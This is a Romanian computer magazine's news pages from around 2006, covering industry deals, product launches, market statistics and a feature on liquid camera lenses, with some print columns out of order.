Voodoo PC, compania care produce calculatoare high-end cu design special și facilități deosebite, destinate în special gamerilor, va fi cumpărată de Hewlett-Packard. Detaliile tranzacției nu au fost făcute publice. Fondatorul companiei, Rahul Sood și frațele său Ravi – actualul director executiv Voodoo – vor ocupa poziții în noua unitate de business axată pe jocuri la HP Personal Systems Group.

www.voodooopc.com

EPSON

Reprezentare locală pentru români

Seiko Epson, producător de înaltă tehnologie din domeniul imaginii – imprimante, proiectoare și LCD-uri – de produse electronice și de mare precizie și-a deschis recent biroul local pentru România.

Compania activează în țara noastră din 1993 prin intermediul partenerilor, iar acum, prin deschiderea biroului local, urmărește creșterea

EPSON

prezenței produselor proprii pe piața internă.

Gama de produse oferită de companie în România include produse din domeniul tehnologiei imaginii, imprimante, scanere, multifuncționale, proiectoare, consumabile și echipamente POS.

Partenerii Epson din România sunt companiile care activează în canalul de distribuție, MB Distribution, Tornado Sistem și Despec Romania, iar la nivelul partenerilor de retail, Carrefour, Cora, Depozitul de Calculatoare, Diverta, Domo, Flanco, Metro, Selgros și UltraPro.

www.epson.ro

NEC DISPLAYS SOLUTIONS

Lărgirea gamei de produse

La o analiză a categoriilor de produse aflate pe piața monitoarelor s-ar putea constata că NEC Displays are o prezență aproape integrală, de la segmentul economic până la monitoare cu un grad de specializare deosebit de ridicat. Începutul toamnei a adus din partea producătorului japonez câteva anunțuri legate de lansarea pe parcursul ultimului trimestru al anului a noi produse care vin să completeze liniile de produse deja existente. În primul rând pe segmentul comercial – mainstream – și-a făcut apariția un nou sufix pentru seria de monitoare GX2. MultiSync 70GX2 Pro, 90GX2 Pro și 20WGX2 Pro se adresează unei game de cumpărători pentru care lifestyle-ul este important. De asemenea, sunt destinate utilizatorilor pentru care gaming-ul este o activitate predilectă. Dintre caracteristicile anunțate de producător pentru această serie: timp de răspuns

ROMTELECOM


Televiziune digitală cu plată

RomTelecom se pregătește să devină un concurent serios pe segmentul serviciilor de televiziune prin satelit. Conducerea companiei a informat că noile servicii vor fi lansate la începutul anului viitor. Sistemul de televiziune prin satelit va fi asigurat printr-un parteneriat cu firma britanică NDS, specializată în soluții de televiziune digitală cu plată. În prezent, serviciile de televiziune prin satelit sunt asigurate de operatorii RCS&RDS (DigiTV), Digital Cable System (MaxTV), DTH Television Group (Boom TV) și Focus Sat/UPC România. Aceștia au profitat de liberalizarea pieței comunicațiilor și au intrat și pe piața

telefoniei fixe, principala afacere a RomTelecom. Unii analiști sunt de părere că re-orientarea RomTelecom către televiziunea prin satelit (compania a activat pe piața CATV prin Cable Vision of Romania, pe care a vândut-o ulterior către Astral) are ca motivație pierderile înregistrate în activitatea de bază, telefonia fixă. Pe acest segment, compania se află în conflict total cu controlul exercitat de ANRC asupra tarifelor sale, despre care afirmă că provoacă un dezechilibru pe piața telecom și împiedică o concurență pe baze de egalitate cu operatorii de telefonie mobilă și cablu TV.

www.romtelecom.ro

RomTelecom: compania a luat în vizor segmentul serviciilor de televiziune prin satelit Direct-to-Home.



deosebite, ci mai degrabă printr-un ansamblu de caracteristici de design, ergonomie și fiabilitate care le fac atractive pentru mediul de afaceri. Aici găsim în primul rând o revizie a modelului MultiSync 1990FX denumită 1990FXp, diferența venind de la folosirea panoului PVA la noul model. Un alt model ce își va face apariția în această toamnă este MultiSync LCD2690WUXi care, pe lângă un panou de 26 de inci, oferă tehnologii precum ambix3, AmbiBright sau administrare centralizată prin soluția NaViSet. Tot în această zonă își vor face apariția bundle-urile SpectraView PE în combinație cu monitoare de genul MultiSync 1990SX1, 2090UX1, 2190UXp. Practic, acest Photo Edition poate transforma și monitoare de serie în unele destinate mediilor unde este necesar managementul culorilor.

La urmă, dar nu cea din urmă, și oferta de LCD-uri pentru afișaj public a fost lărgită prin apariția unui model MultiSync LCD5710 de nu mai puțin de 57 de inci.

www.nec-disply-solutions.com



20WGX2 Pro: un nou monitor TFT cu specific de lifestyle și entertainment de la NEC Displays.

PRAGA 2006

Intel Developer Forum

Pe 4 octombrie 2006 a avut loc la Praga versiunea destinată Europei Centrale și de Est a celebrului eveniment Intel Developer Forum. Deși mult mai redus ca anvergură și semnificații comparat cu versiunea americană, evenimentul a fost totuși gazda unor anunțuri importante pentru zona centrală și de est a Europei.

Ca de obicei, numeroase prezenți care au sintetizat realizările și planurile gigantului hardware. Parte a evenimentului a fost trecerea în revistă a lansării generației Core 2 Duo, succesul pe piață, provocările tehnologice și tendințele actuale în materie de procesoare. Astfel, Intel a anunțat un număr de peste 5 milioane de procesoare livrate în 60 de zile de la lansarea oficială a seriei Core 2 și continuarea politicii performanță per watt atât pentru platformele de server, cât și pe cele de desktop și mobil. Un subiect fierbinte a fost prezentarea unui procesor experimental cu 80 de core-uri rulând la 3,16 GHz și executând instrucțiuni simple în virgulă mobilă, cu o performanță totală de 1 TerraFlop. Procesorul a fost pretextul prezentării unei metode de a scăpa de gătuirea comunicației cu memoria, inevitabilă atunci când vorbim de un număr mare de nuclee, prin interconexiuni on-chip și plasarea memoriei SRAM la baza fiecărui cip. Deși este experimental deocamdată, prognoza Intel este că un astfel de procesor va fi disponibil pe piață în cinci ani. Evenimentul a marcat lansarea oficială pentru Europa Centrală și de Est a platformei vPro, o combinație hardware și software menită să

răspundă nevoilor de performanță și securitate impuse de segmentul business. Intel continuă astfel trendul „împachetării” procesoarelor într-o întregă suită de hardware și software, începută cu lansarea platformei Centrino, tendință pe care se pare că și AMD a luat-o în serios prin achiziționarea ATI.

Tot în cadrul evenimentului au fost ținute seminarii pe teme de High Performance Computing, unul dintre ele fiind susținut de Cătălin Moroșanu, High Performance Computing Marketing Manager pentru Europa, Orientul Mijlociu și Africa. Temele au vizat tehnologiile actuale și limitările de performanță, previziuni, soluții pentru problemele actuale, precum și aspectul software-ului neoptimizat pentru multithreading. Dezvoltarea de aplicații multithreaded a fost dezbătută mai pe larg atât în seminarii specializate pe software, cât și în cele care vizau roadmap-ul Intel, precum și generația Quad Core. Concluzia este clară: hardware-ul a luat-o deocamdată mult înaintea software-ului, nerezolvarea problemelor de software threading fiind un obstacol pentru continuarea creșterii numărului de nuclee de procesare. De aceea, Intel a anunțat sume importante alocate cercetării paralelismului în software.

UP

Carte de telefon RDS

Abonații RDS.Tel au, în sfârșit, la dispoziție un instrument prin intermediul căruia își pot găsi cunoștințele și prietenii din rețea și de asemenea pot fi găsiți de abonații altor operatori de telefonie. „Cartea Albastră”, cartea de telefon RDS.Tel, este disponibilă, pentru început, pe site-ul www.rdstel.ro. Interfața site-ului permite abonatului să-și administreze și contul personal.

În viitor, Cartea Albastră va apărea și în format tipărit, pentru a fi la îndemâna unui număr cât mai mare de abonați.

www.rdstel.ro

Garanție extinsă

Deck Computers a extins garanția la monitoare Samsung LCD, de la trei ani (garanția actuală), la cinci ani, valabilă începând cu data de 01.11.2006.

Creșterea perioadei de garanție este determinată de creșterea fiabilității crescute a monitoarelor LCD Samsung, completată de o rată scăzută a defectării.

www.deck.ro

NetCity în 2008

Bucureștiul va beneficia, din 2008, de o rețea metropolitană de fibră optică pentru telecomunicații — NetCity, proiect în valoare de peste 90 de milioane de euro, care va fi dezvoltat în parteneriat public-privat de Primăria Capitalei.

Rețeaua, care va concura serios companii precum Rom-Telecom, Astral și RDS, va înlocui cablajele aeriene, fibra optică urmând să fie coborâtă într-o canalizare specială.

Până în 2008, proiectul va acoperi aproximativ 1.300 de străzi din zona centrală, urmând ca până în 2014 să se realizeze finalizarea branșamentelor și dezvoltarea rețelei până la Oltenița sau Giurgiu.

www.pmb.ro

Sony plătește!

Sony se confruntă cu cea mai mare scădere a acțiunilor la bursă din ultimele luni.

Aceasta este consecința retragerii de pe piață a peste șapte milioane de baterii. Compania nu a anunțat costurile acestor operațiuni, dar până acum se știe că numai bateriile pentru laptopurile Dell și Apple Computer costă circa 200 de milioane de euro. Printre firmele care au solicitat înlocuirea acumulatorilor se numără Lenovo și IBM (526.000 baterii litiu-ion).

Pe listă figurează Toshiba, Fujitsu, Sharp și Hitachi. Efectele lipsei de acumulatori de notebook-uri de pe piață se vor resimți până în luna iunie a anului următor, ceea ce ar putea afecta vânzările din sezonul de iarnă.

www.sony.com

Flamingo renunță la Bulgaria

Flamingo International va renunța la filiala Flamingo Digital Shop din Bulgaria, precum și la firmele Flamingo Software din Iași și Flamingo Networking & Communications din Otopeni, au decis acționarii, care au respins propunerea de desființare a filialei din Serbia și Muntenegru, unde filialele de distribuție și retail vor fuziona. În Bulgaria va mai exista filiala de distribuție.

www.flamingo.ro

Concedieri masive

Circa 3.000 de angajați ai Siemens vor fi afectați de închiderea diviziei de telefoane a BenQ, care a luat hotărârea de a opri finanțarea. În urma acordului de preluare a diviziei de telefonie mobilă Siemens, compania taiwaneză a fost obligată să garanteze locurile de muncă ale angajaților până la mijlocul acestui an. BenQ va continua producția de telefoane mobile în Asia.

www.benq.com

DOWN

WIBREE

Nouă tehnologie wireless de la Nokia

Nokia a prezentat un nou tip de tehnologie de comunicație wireless, alternativă și complementară clasicului Bluetooth. Avantajul său principal: este de zece ori mai eficientă din punct de vedere energetic decât Bluetooth.

Cărcății, care spun că noua tehnologie, numită Wibree, nu e decât un nou gadget din panoplia Nokia, s-au grăbit să-i enumere lipsurile: rază de comunicare redusă, de cel mult 10 metri și rată maximă de transfer de numai 1 Mbps. Noul standard va fi adoptat în a doua jumătate a anului viitor, cipurile urmând a fi lansate pe piață în versiune standalone (pentru integrarea în produse neconvenționale) și în combinație cu Bluetooth (pentru integrarea în telefoane mobile).

www.wibree.com



Wibree: utilizat pentru a conecta gadget-urile la computere și imprimante, pentru a transfera apeluri, calendare, melodii și imagini, putând fi încorporat și în ceasuri și echipamente de monitorizare a sănătății.


VIA

Consum redus pentru C7-D

Compania taiwaneză VIA a lansat un nou procesor, C7-D, care oferă un consum redus de energie. Acesta este bazat pe un nou nucleu (cunoscut anterior sub numele de cod Esther), are viteze cuprinse între 1,5 GHz și 1,8 GHz și, conform producătorului, consumă cel mult 20W. C7-D utilizează un FSB la 400 MHz, include un cache L2 de 128 KB și oferă suport pentru seturile de instrucțiuni SSE2 și SSE3 de la Intel. Spre deosebire de versiunile precedente, cea de față dispune de o unitate de calcul în virgulă mobilă care funcționează la

maximum, adică la frecvența procesorului și nu la doar jumătate din aceasta. Până în prezent, procesoarele VIA nu s-au putut lăuda cu o performanță strălucită, în comparație cu produsele similare de la AMD sau Intel. Asupra modelului de față nu ne putem pronunța pentru că nu l-am testat încă. Oricum, el are unele funcții pe care celelalte procesoare nu le au, cum ar fi Padlock Security Engine, ce include printre altele un generator de numere aleatoare sau funcții de hashing SHA-1/256.

www.via.com.tw



C7-D: un procesor despre care VIA afirmă că oferă o performanță per watt mai bună decât Pentium M.

ACROBAT 8

Noua generație de documente electronice

Adobe a lansat și în România, la sfârșitul lunii octombrie, cea mai recentă versiune Acrobat 8, care dispune de un set cu adevărat cuprinzător de caracteristici pentru lucrul cu documentele PDF. Aceasta are capacitatea de a începe activități comune – precum combinarea, semnarea și protejarea fișierelor PDF, interacțiunea cu formularele PDF, examinarea și lucrul în comun cu documentele sau inițierea unei conferințe Web în timp real – prin intermediul unui singur clic. Linia de produse Acrobat 8 introduce numeroase inovații majore în domeniul colaborării în lucrul cu documente, al reutilizării conținutului documentului PDF, al formularelor PDF, al „împachetării”

documentelor multiple și al controlului informațiilor sensibile. De exemplu, examinările partajate fac colaborarea posibilă pentru practic oricine are acces la un director de rețea partajat și la Adobe Reader. Un participant la o examinare partajată poate vedea comentariile postate de alții, poate urmări starea examinării și poate lucra chiar și atunci când nu este conectat – ceea ce reduce activitățile redundante și permite grupurilor mari să colaboreze într-o manieră mai eficientă. Prin Acrobat 8 se poate exporta conținutul PDF în formate populare, pentru a permite reutilizarea și modificarea destinației acestuia.

www.adobe.com



Acrobat 8: meniul principal al aplicației permite accesarea tuturor funcționalităților.

SHARP

LCD trei în unu

Sharp a anunțat realizarea primului afișaj LCD triplu direcțional, ce permite vizualizarea concomitentă a trei imagini complete diferite pe același ecran, în funcție de unghiul de vizualizare al utilizatorului – din stânga, din dreapta sau central. Folosind o proprietate a panoului TFT LCD, ecranul împrăștie lumina în trei direcții diferite (stânga, dreapta, frontal) și afișează trei imagini separate, simultan. Spre exemplu,

într-o mașină, șoferul va putea privi informațiile furnizate de sistemul de navigare, pasagerul din dreapta va vedea date despre restaurante, iar ocupantul banchetei din spate va viziona un film. Compania a realizat, anul trecut, un afișaj care permitea vizualizarea a două imagini diferite și care este integrat în sistemele de navigație ale anumitor modele de mașini.

<http://sharp-world.com>



Afișajul triplu direcțional: o tehnologie care se va impune pe piața dispozitivelor mobile și de divertisment.

TEHNOLOGIE

NVIDIA 590 SLI Intel Edition

Sistemele de gaming au fost dintotdeauna cele mai puternice calculatoare de pe piață. Rețeta lor era una foarte simplă: una bucată procesor dual-core și două plăci grafice legate în SLI sau Crossfire. Dacă la nivelul procesorului Intel deține acum o supremație incontestabilă, nu la fel se putea spune (până acum) și despre platforma necesară plăcilor grafice. Astfel, pe piață existau plăci de bază SLI ready doar pentru procesoarele AMD, rămase acum mult în urmă la nivelul performanței în jocuri. Aceste procesoare nu erau capabile să stoarcă toată performanța de care cele două plăci grafice erau capabile.

Îată că acum, prin lansarea chip-set-ului NVIDIA 590 SLI Intel Edition, lucrurile s-au schimbat. Implementată prima dată de Asus prin modelul P5N32-SLI Premium, placa de bază împachetează un arsenal remarcabil de dotări: FireWire, SATA, trei conectori PCIex16, adaptor WiFi. Placa punctează pozitiv și la capitolul răcire, soluția aleasă fiind una pasivă, deci total silențioasă.

Intel are acum o soluție completă pentru sistemele gaming de vârf, poziție care, după cum bine se știe, este cea mai dorită. Astăzi imaginea contează mai mult decât orice.



ASUS P5N32-SLI Premium: o placă de bază ce îmbină cu succes un CPU Intel și soluția SLI de la NVIDIA.



DESIGN FREEDOM

Freescale Technology Forum 2006, Paris

Din ce în ce mai multe aparate electronice încep să devină inteligente datorită microcontrolerelor. Vreți exemple? Centrala pe gaz. Televizorul. Cuptorul cu microunde. Playerul DivX din sufragerie.

Diferența între microcontrolerele (respectiv DSP-uri) și procesorul de pe desktop este că sunt produse dedicate ce au implementate direct în hardware anumite operații. Pe această piață a microcontrolerelor și a DSP-urilor (Digital Signal Processor), compania Freescale Semiconductor face parte din elită. Cu o istorie îndelungată ca divizie Motorola și mai nou ca o companie separată, Freescale are un cuvânt greu de spus. În principal, în industria de automobile, unde furnizează soluții pentru tot ceea ce înseamnă sisteme de securitate și control al motorului, dar și pentru zona consumer și networking.

Evenimentul Freescale Technology Forum de la începutul lunii octombrie a fost o ocazie excelentă pentru a obține un preview al direcției în care lucrurile din acest domeniu evoluează.

Acesta a fost structurat pe șase zone de interes, fiecare tratând probleme specifice domeniului în cadrul unor prezentări tehnice și al unei mini expoziții. Domeniul automotive a fost (așa cum era de așteptat) zona cu cele mai multe noutăți, în special datorită noii linii de microcontrolere pe 16 biți din gama S12XS dezvoltate pentru a crește puterea aplicațiilor din automobile, atât pe partea de

securitate și control, cât și pentru cea legată de confortul pasagerilor.

Comunicațiile, atât cele ethernet, cât și wireless continuă să primească îmbunătățiri. Discutăm despre CPU-uri tot mai puternice integrate în rutere și alte echipamente (3G/WiMAX) capabile să proceseze cantități tot mai mari de pachete și să optimizeze traficul în funcție de tipul comunicațiilor. Rezultatul se va putea observa în rate mai mari de transfer și apariția tot mai multor aparate și soluții dedicate comunicațiilor video/voice prin internet. Există și zona consumer. Fie că vorbim despre aparate dedicate zonei multimedia, smartphone-uri (cu Windows sau Linux), domeniul este larg, dar se învârtă în jurul gamei de procesoare i.MX. De interes este faptul că odată cu optimizarea consumului de energie ce face posibilă o durată mai mare de funcționare pe baterie, drumul pe care se merge vizează o creștere a puterii de calcul integrate (de exemplu prin suport nativ pentru operații de codare/decodare în standardul MPEG4 și H.263) în astfel de aparate și o mai mare gamă de interconectare wireless. Cu această ocazie am și stat de vorbă mai pe larg despre acest domeniu cu domnul Eric Svensson din cadrul Freescale Marketing Mobile Multimedia, care ne-a oferit un mic preview.

Discuția o puteți citi pe site-ul www.chip.ro.

www.freescale.com

Y-E DATA


Hub USB wireless

Compania japoneză Y-E Data oferă pe piață din luna octombrie un hub USB wireless. Produsul, denumit YD 300, are la bază un chipset de la Wisair și este format din două componente, hub-ul propriu-zis, care oferă patru porturi pentru conectarea diverselor periferice, și un dongle USB, care se conectează la calculatorul gazdă și care face posibilă comunicația între hub și calculator.

Raza maximă de acoperire a dispozitivului este de 10 metri (caz în care va funcționa la 110 Mbps), iar rata maximă de transfer este cea a standardului USB 2.0, și anume 480 Mbps, dar de la o distanță de cel mult trei metri. Soluția este foarte utilă pentru utilizatorii care

doresc să elimine densitatea mare de cabluri din jurul calculatorului, iar pentru posesorii de notebook-uri poate constitui un port-replicator destul de elegant.

www.yedata.com



YD 300: eliminați cablurile din jurul calculatorului cu ajutorul unui hub USB wireless.

TENDINȚE

Numărul PC-urilor, în creștere

Statisticile realizate pentru trimestrul al doilea al acestui an indică o creștere cu aproape 10% a numărului de PC-uri vândute de producători, comparativ cu aceeași perioadă a anului trecut. Prețurile PC-urilor au scăzut și, în consecință, au fost vândute mai multe unități. Bucuria cumpărătorilor nu a însemnat neapărat și bucuria producătorilor, pentru că aceștia au obținut totuși profituri mai mici, după cum indică un studiu realizat de către Gartner. La nivelul întregului an, Gartner estimează că vor fi vândute aproximativ 233 milioane de PC-uri (cu aproximativ 10,5% mai mult decât în 2005), cu o valoare totală de 198,3 miliarde USD.

Notebook-urile cu display wide sunt la modă

Compania de studii de piață Displaysearch apreciază că, până la sfârșitul anului 2008, aproximativ 90% din notebook-urile vândute vor avea display lat, comparativ cu cele peste cele 65% înregistrate la sfârșitul trimestrului al doilea al acestui an. Liderii de piață, printre care se numără


Dell, HP sau Acer, au decis să nu mai lanseze alte modele cu panouri clasice 4:3, orientându-se pe viitor exclusiv asupra formatelor wide. Dintre acestea din urmă, cele mai populare sunt cele de 15,4", care la sfârșitul lui 2006 se estimează că vor reprezenta aproape 40% din totalul display-urilor de notebook vândute.

Vânzări mai mari de semiconductori

Numărul mai mare de PC-uri din trimestrul al doilea a atras direct sau indirect și o creștere a pieței de semiconductori. Spre deosebire însă de PC-uri, în acest segment s-a înregistrat și o creștere a veniturilor (de circa 11,4%) față de perioada similară a anului trecut. Într-un clasament al încasărilor, în fruntea listei se menține Intel, care, chiar dacă nu a avut un trimestru grozav, cu cele peste 7 miliarde USD se află la mare distanță de ceilalți. Urmează Samsung cu 4,48 miliarde USD, Texas Instruments cu 3,17 miliarde USD, ST Microelectronics cu 2,49 miliarde USD și Toshiba cu 2,32 miliarde USD.

www.gartner.com

	Anul 2006	Anul 2008
Notebook-uri cu display-uri obișnuite	32,00%	10,00%
Notebook-uri cu display-uri late	68,00%	90,00%



Lentilele lichide

Un nou tip de lentile le vor înlocui pe cele din plastic, folosite în prezent pe scară largă în telefoanele mobile. Codrin Hosu

Deunăzi, în cadrul unei discuții în redacție, am putut constata frustrarea generală în privința calității pozelor realizate cu telefoanele mobile. Concluzia a fost că „n-ai ce să le faci”. În afara cazului în care aceste poze sunt privite tot pe ecranul telefonului, chiar și cele realizate cu senzori de 2 megapixeli sunt inutilizabile. Lipsa componentelor optice adecvate nu poate fi surmontată cu una, cu două, iar o mică bucată de plastic inert nu poate face minuni. Așadar, nici o șansă! Vestea bună este că șanse totuși există și este extrem de probabil ca, nu peste mult timp, telefoanele să beneficieze de un așteptat upgrade. De câțiva ani sunt în dezvoltare noi tipuri de lentile care vor putea fi utilizate cu succes în telefoanele mobile care vor fi lansate. Vor fi mici, compacte, ieftine și vor face posibilă capturarea unor imagini mai bune decât cele de acum.


Lentile cu apă

Deoarece este transparentă și are și o formă specifică, picătura de apă poate fi folosită pe post de lentilă. Deși ideea este veche de 300 de ani (Stephen Gray și-a făcut publice primele observații pe această temă la începutul anilor 1700) și era și până în prezent foarte cunoscută, abia acum este adaptată la contextul tehnologic actual. Ar fi putut fi folosită la fel de bine și în urmă cu cinci sau zece ani, dar poate că abia acum a

venit momentul.

Cert este că în ziua de azi sunt trei companii, una franceză, Varioptic, una olandeză bine-cunoscută, Philips, și una singaporeză, PGS Precision, care au reușit să pună la punct lentile lichide ale căror caracteristici (distanța focală) pot fi ajustate „din mers”, foarte ușor. Acestea folosesc două principii (expuse în cele două oglinzi ale articolului) între care există unele asemănări, dar și unele diferențe, primul fiind adoptat mai întâi de Varioptic (care este și pionierul în acest domeniu) și ulterior și de Philips, iar cel de-al doilea de PGS Precision, care a licențiat tehnologia de la un institut de cercetare singaporez.

calitatea pozelor) le poate ignora. Ele vor veni în ajutorul dispozitivelor de mici dimensiuni, cum ar fi telefoanele mobile, camerele foto compacte, web-cam-uri sau chiar și în domeniul



Picături: curburi diferite generează distanțe focale diferite.

Avantajele lichidelor


Deși ele nu vor rezolva toate problemele existente pe Pământ, au câteva merite pe care numai un orb (care oricum n-ar fi prea interesat de

medical, în endoscopie. Este vorba de costuri și calitatea imaginilor. În primul rând, în condițiile în care se poate obține 95% sau chiar 98% din performanța unei lentile de sticlă (așa cum s-a și realizat deja), este mult mai simplu să plasăm unul sau două lichide într-o capsulă mică decât să șlefuiim o lentilă de sticlă.

În al doilea rând, se pot oferi funcții de auto-focus (prin simpla modificare a concavității/convexității), fără componente în mișcare, în contrast cu dispozitivele actuale. Ba mai mult, prin plasarea în serie a două sau mai multe astfel de lentile se poate obține chiar și funcția de zoom, de asemenea fără a mai deplasa lentilele (tot prin simpla modificare a concavității/convexității acestora). Până în prezent, s-a reușit obținerea unui zoom optic de 2,5X. Să fim onești, nu întâlnim pe toate drumurile telefoane cu zoom optic de 2,5X și auto-focus, care să-și păstreze în același timp și forma compactă și care să fie și accesibile. Un alt avantaj este timpul de răspuns al lentilelor. Acesta poate coborî chiar și până la 10

LENTILELE IMRE


Au fost concepute de către Institutul de Inginerie și Cercetare a Materialelor (IMRE) din Singapore. Implică deformarea unei picături de apă, produsă însă în acest caz prin aplicarea unei presiuni asupra lichidului. Se va acționa asupra „lentilei” (lichidului) printr-un mic canal care comunică cu incinta în care acesta este depozitat folosind eventual o pompă piezoelectrică. Practic, o picătură de apă este mărită sau micșorată pentru a se obține o curbă specifică.



Lentile cu presiune: o pompă acționează asupra lichidului care astfel își schimbă forma.

LENTILELE VARIOPTIC

Au fost concepute de către compania franceză Varioptic și au la bază așa-numitul principiu de „electro-umezire” (electrowetting). Într-un spațiu închis ermetic sunt plasate două lichide care au aceeași densitate, dar care nu se amestecă. De asemenea, este necesar ca primul lichid să fie conductor, iar cel de-al doilea să fie izolator. Un exemplu destul de bun este dat de apă și ulei. În condiții normale, suprafața de demarcație între cele două lichide ar fi una plană. Aplicând o anumită tensiune electrică (vom arăta și în ce condiții), suprafața de contact se schimbă, astfel încât apa poate căpăta forma unei lentile convexe sau concave, în funcție de impulsul electric aplicat. Pentru a obține aceasta, Varioptic a plasat un electrod în lichidul conductor (apă) și unul în peretele circular lateral al vasului, acesta din urmă fiind în același timp acoperit și cu un strat hidrofob izolator electric. În momentul în care tensiunea este aplicată, intră în acțiune forțele electrostatice, care atrag spre pereții laterali apa, inducând astfel o modificare a formei acesteia, a suprafeței de contact dintre lichide și a unghiului (ierțați-ne exprimarea simplificată) dintre pereții laterali și această suprafață. Cu alte cuvinte apa „poate căpăta o concavitate (sau o convexitate)” ce poate fi ajustată printr-un impuls electric.



Electro-umezire: forța electrostatică atrage apa către pereții laterali ai incintei.

milisecunde pentru parcurgerea întregii distanțe focale (Philips a făcut demonstrații cu produse 5 cm – infinit). Varioptic chiar intenționează să colaboreze cu producătorii de camere foto pentru a pune la punct modele cu focalizare ultra-rapidă. Conform informațiilor furnizate tot de către Philips, lentilele cu electro-umezire rezistă destul de bine în timp, chiar și la un milion de schimbări ale distanței focale, fără a-și pierde caracteristicile optice. Rezistă foarte bine și la șocuri pentru că în interior oricum au două lichide care nu se pot amesteca. Din păcate, cu acest tip de lentile nu se pot depăși atât de ușor anumite limite, în consecință ele vor fi destinate doar dispozitivelor compacte. În cazul în care s-ar dori construirea unor lentile de mari dimensiuni, atunci gravitația ar începe să se facă simțită și ar influența „forma lentilei”, adică modul în care lichidul (sau lichidele) sunt dispuse în interior. Dar, niciodată să nu spunem niciodată, cine știe ce artificii tehnice vor fi găsite în viitor?

